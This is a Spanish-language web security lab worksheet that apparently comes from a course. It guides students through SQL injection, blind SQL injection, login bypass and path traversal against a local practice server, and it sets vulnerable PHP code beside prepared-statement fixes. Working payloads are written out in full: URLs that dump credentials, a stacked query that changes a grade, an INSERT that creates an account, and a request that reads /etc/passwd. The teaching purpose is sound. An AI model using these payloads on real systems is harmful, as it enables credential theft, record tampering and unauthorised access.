PRACTICA SQL INJECTION

¿Qué vas a aprender?

- Como funciona una vulnerabilidad SQL Injection y cómo evitarla
- Como funciona una vulnerabilidad Blind SQL y como evitarla
- Como funciona una vulnerabilidad Path Traversal y cómo evitarla
- Realizar consultas a una BD de manera segura

¿Cuál es el objetivo?

- Crear aplicaciones web desde el backend más seguras

Práctica 1: SQL Injection

Echa un vistazo a la web

Accede a http://192.168.109.31/

Mira un poco que hay por la página web.

Vamos de momento a centrarnos en la parte de departamentos.

Verificamos que es vulnerable a SQLi

Cuando haces una consulta en el apartado de departamentos, fíjate que al seleccionar un departamento aparecen las asignaturas que imparten.

Mira arriba en la URL. ¿Ha cambiado?
Eso "departamento=" es un parámetro que se le pasa por método GET al backend mediante la URL. Es el encargado de llevar el departamento escogido por el usuario y seguramente sea el que haya utilizado el programador para acceder a la base de datos.

La manera más simple para verificar que es vulnerable a SQL injection es concatenar con un UNION y hacer un select 1. El select 1 simplenente debería de sacar por pantalla el número 1.

Vamos a probar si muestra algo por pantalla:
http://192.168.109.31/departamento.php?departamento=0 union select 1

¿Qué ves?

¡¡Como puede ver podemos ejecutar consultas!! WoW, realmente hay una vulnerabilidad importante.

Puedes verlo tanto en el desplegable de asignaturas. También dándole a F12 y profundizando en el body.

¿Que hace la consulta?

```
$departamento = $_GET['departamento'];
```

```
// CONSULTA VULNERABLE - Sin prepared statements
$sql = "SELECT asignatura_nombre FROM asignaturas WHERE id_departamento = " . $departament
```

La anterior consulta devuelve todas las asignaturas. Departamento si te fijas lo coge del parámetro GET de la URL.

Y entonces ¿Dónde está el problema?

El problema está en que no comprueba que tipo de dato llega y la consulta la hace directamente concatenando el departamento sin ningún tipo de control. Así pues, si me concatenas departamento, ¿por qué no te voy a concatenar yo otras cosas?

Está sería la consulta segura, que le está diciendo con el "?" que ahí va un parámetro (SOLO UN PARÁMETRO). No vale concatenar nada con otra consulta.

```
// 3. CONSULTA SEGURA con Prepared Statement
$sql = "SELECT asignatura_nombre, creditos FROM asignaturas WHERE id_departamento = ?";
$stmt = $pdo->prepare($sql);

// 4. Ejecutar con parámetros
$stmt->execute([$departamento]);
$asignaturas = $stmt->fetchAll(PDO::FETCH_ASSOC);
```

Vamos a husmear un poco las bases de datos que tiene creadas.

Con la siguiente consulta es la manera de ver que bases de datos tiene creada el SGBD:

http://192.168.109.31/departamento.php?departamento=0 union select schema_name from information_schema.schemata

¿Qué ves? ¿Cuál te interesa?

A mi dos. La base de datos de logins y uoc. La base de datos UOC tiene los expendientes de los alumnos. Quizá podamos cambiar alguna nota que nos interese.

Ahora te dejo aquí las concatenaciones para que juegues un poco con esas bases de datos.

Así se obtienen las tablas de cada base de datos. Cambia logins por la base de datos que quieras.

http://192.168.109.31/departamento.php?departamento=1 UNION SELECT table_name FROM information_schema.tables WHERE table_schema='logins'

Así se obtienen las columnas de cada tabla que nos interese.

http://192.168.109.31/departamento.php?departamento=1 UNION SELECT column_name FROM information_schema.columns WHERE table_schema='logins' AND table_name='usuarios'

Así se obtienen los datos de los campos que queramos de la tabla que le indiquemos.

http://192.168.109.31/departamento.php?departamento=1 UNION SELECT CONCAT(usuario, ':', contrasena) FROM logins.usuarios

Haz lo mismo con la base de datos uoc. Quiero que le cambies la nota a pepe, que está suspenso y se mere un 10.

Echa un vistazo a las notas.

http://192.168.109.31/departamento.php?departamento=1 UNION SELECT CONCAT(nombre, ':', nota) FROM uoc.expedientes

Usa este payload para cambiarle la nota.

http://192.168.109.31/departamento.php?departamento=1; UPDATE uoc.expedientes SET nota = 10 WHERE nombre = 'pepe'

Verifica que se ha cambiado.

Práctica 2: Blind SQL

Dirígete ahora al apartado de notas disponibles.
Husmea un poco. ¿Puedes hacer algo?

Prueba con el UNION SELECT 1. ¿Funciona?

Hay una vulnerabilidad que en si no deja ejecutar consultas como tal, si no nos puede dar información de si existe o no algo creado o almacenado en la base de datos. Se llama Blind SQL

Añade en el input del expediente: 'OR true --

Wow! Puedes ver todos los expedientes. ¿Qué está ocurriendo?

```php
$expediente = $_REQUEST['expediente'];
$sql = "SELECT nombre, nota FROM expedientes WHERE id = '$expediente'";

$result = $conn->query($sql);
while($fila = $result->fetch_assoc()) {
    echo $fila['nombre'] . " - " . $fila['nota'];
}
?>
```

Por qué funciona `' OR TRUE --`:

Consulta original:

```sql
SELECT * FROM expedientes WHERE numero_expediente = '123'
```

Con tu payload:

```sql
SELECT * FROM expedientes WHERE numero_expediente = '' OR TRUE -- '
```

Se convierte en:

```sql
SELECT * FROM expedientes WHERE TRUE
```

La versión SEGURA sería:

php Copy Download

```php
<?php
// Usando prepared statements
$sql = "SELECT * FROM expedientes WHERE numero_expediente = ?";
$stmt = $pdo->prepare($sql);
$stmt->execute([$expediente]); // ¡Seguro!
?>
```

Pero no queda ahí la cosa. Ahora, podemos verificar si hay cosas creadas en la base de datos.

Prueba a: 'OR exists (select * from users) –
Prueba a: 'OR exists (select * from expedientes) –
Prueba a: 'OR exists (select * from notas) –

Cuando se muestra la información, quiere decir que la consulta es TRUE, con lo cual podemos verificar que esa tabla existe.
Esto puede ser un punto de entrada para atacantes, verificando si existen usuarios o no.

Práctica 3: Login

Igual no te has dado cuenta, pero hay un login. Accede:
http://192.168.109.31/login.php

Con lo que sabes, intenta verificar si es vulnerable a SQL injection o no.


.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.

Si no has sido capaz, prueba con esto en el usuario y la contraseña pon cualquier cosa. Al final de los 2 guiones tiene que tener un espacio.

‘pepiño --

Wow!

Deberías de ver algo como:



Vale, nos confirma que esto es vulnerable y además nos cuenta cosas.

- Nos dice que el campo contraseña es “contrasena”
- Nos dice que la password está hasheada.
- Busca información sobre ese hash. ¿Qué algoritmo han utilizado y cuál es su reverse?
    - Aclarar que los HASH no tienen reverso, una vez hasheada una palabra frase o fichero no se debe de poder volver a su estado original, pero si la palabra es muy conocida como abc123., patata o algo similar los hashes evidentemente aparecerán en diccionarios para usarse como fuerza bruta.

Vamos a intentar loguearnos de 2 maneras.
La primera y más simple. Cuando hacemos “- -“estamos comentando lo que viene a continuación de la consulta. En este caso estamos comentando la contraseña, así que no la tendrá en cuenta si en el usuario acabamos con un “- -”


El código de la app sabemos que es algo tal que:

```
    // Obtener datos del formulario
    $usuario = $_POST['usuario'];
    $contrasena = $_POST['contrasena'];

    // Hash de la contraseña (para simular)
    $hash_contrasena = sha1($contrasena);

    // CONSULTA VULNERABLE - concatenación directa
    $sql = "SELECT * FROM usuarios WHERE usuario = '$usuario' AND contrasena = '$hash_contr
asena'";
```

Sabemos también que un usuario de la base de datos es admin. Prueba...

admin' --

¿Qué ocurre?



Otra manera es crear un usuario.

Crea el usuario que quieras con esta consulta:

admin'; INSERT INTO usuarios (usuario, contrasena) VALUES ('TU_NOMBRE', 'f10e2821bbbea527ea02200352313bc059445190'); --

¿Has buscado que es ese HASH? ¿Sabes a que palabra se corresponde? Si no lo sabes aún estás a tiempo.

Por último, loguéate de la manera más licita, como un usuario corriente ;)

Práctica 4: Path Traversal

Echa un vistazo al apartado de notas diponibles.
Escribe algo en el expediente y ejecuta.

Ahora mira un momento la URL. ¿Ves algo distinto a las veces anteriores?

Fíjate que se está llamando desde un parámetro file a un archivo del servidor. Aquí es donde puede surgir la vulnerabilidad path traversal, la cual el desarrollador del backend ha implementado mal la llamada y puedes llamar a otros archivos.

Prueba a hacer /etc/passwd

WoW! ¿Qué estás viendo?

Si quieres prueba a ver si puedes acceder a más información del servidor.

La consulta por detrás hace algo como:

```php
<?php
// Versión aún más vulnerable
$file = $_GET['file'];
readfile($file);  // ¡PELIGRO! Acceso directo a cualquier archivo
?>
```

Recibe el parámetro y ejecuta directamente sin comprobar rutas o sin concatenarle una ruta especifica. NUNCA HAGAS ESO!